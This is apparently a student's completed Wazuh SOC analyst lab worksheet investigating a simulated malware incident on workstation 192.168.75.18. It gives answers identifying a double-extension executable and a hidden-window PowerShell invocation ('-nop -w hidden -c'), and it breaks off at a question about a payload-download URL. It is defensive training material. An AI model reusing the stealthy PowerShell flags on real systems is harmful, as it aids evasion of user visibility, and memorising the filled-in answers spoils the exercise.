

FINDINGS AND SNAPSHOTS

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Subject	Wazuh (SOC Analyst)
Date	15/09/2026

Instructions

1. Attach a clear and highlighted snapshot for every question listed below, partial or cropped screenshots that hide the command prompt, timestamp, or output will not be accepted.
2. Replace each “Paste screenshot here” box with your own image.
3. You may add the Observation / Findings and Tools / Commands used fields for every question.
4. Do not delete or reorder the question numbers.

Scenario:

On 4th September 2026, between 3.30 PM and 4:00 PM, an employee workstation (IP: 192.168.75.18) triggered multiple security alerts suggesting potential malware execution and suspicious outbound network traffic. As the SOC Analyst assigned to this case, you are required to examine the available evidence, correlate the related events, trace the progression of the attack, and assess whether the endpoint has been compromised.

Note that Wazuh will be used as the primary tool for investigating the logs.


Q1. During your investigation of 192.168.75.18, you review files extracted from a ZIP archive downloaded by the user and noticed that there are some files with double extension. Among them one file appears to be malicious executable? Write down the file name with extension.


Evaluation Objectives: Ability to identify common malware obfuscation techniques, understanding of double-extension attacks and ability to distinguish suspicious filenames


Answer: diwali offer.ico.exe

Put your screenshots below against the question number along with your answer.

QUESTION 1









Observation / Findings	diwali_offer.ico.exe is a suspicious double-extension executable because it have both .ico along with the .exe , which is abnormal and suspicious at the time of Sep 4, 2026 at around 15:43:22.399. While all other results contained only one extension executables. The .ico extension is the suspicious one and .exe is indicates that is an executable. So it can compromise the system once if its executed.
Optional: Commands Used	Agent.ip:"192.168.75.18" AND "offer"

Q2. After the suspicious file is executed on 192.168.75.18, the endpoint generates logs showing a PowerShell process launched with command line parameters designed to reduce user visibility. Which PowerShell command-line invocation is most indicative of malicious or stealthy execution?

Evaluation Objectives: Identifying suspicious PowerShell execution, understanding attacker defense-evasion techniques and recognizing malicious command-line arguments

Answer: *powershell.exe -nop -w hidden -c*





QUESTION 2

Observation / Findings	Powershell process was launched with no profile -nop and -w hidden (hidden window) that reduce the user visibility on Sep 4, 2026 at around the time 15:43:28.351
Optional: Commands Used	I just kept the command in Wazuh as agent.ip:"192.168.75.18" but filtered out the timing from the time of Sep 4,2026 15:43 to the Sep 4, 2026 16:00. Because the last thing it came suspicious as at


this time, 15:43:22.399 , so to avoid FPs, I selected the time from the last found suspicious.

Q3. The PowerShell process on 192.168.75.18 attempts to retrieve additional content from a remote server before continuing execution. Which remote server uri/url was contacted to download the next-stage payload?


Evaluation Objectives: Identifying C2/payload delivery, differentiating internal and external IPs and understanding outbound malicious communication.

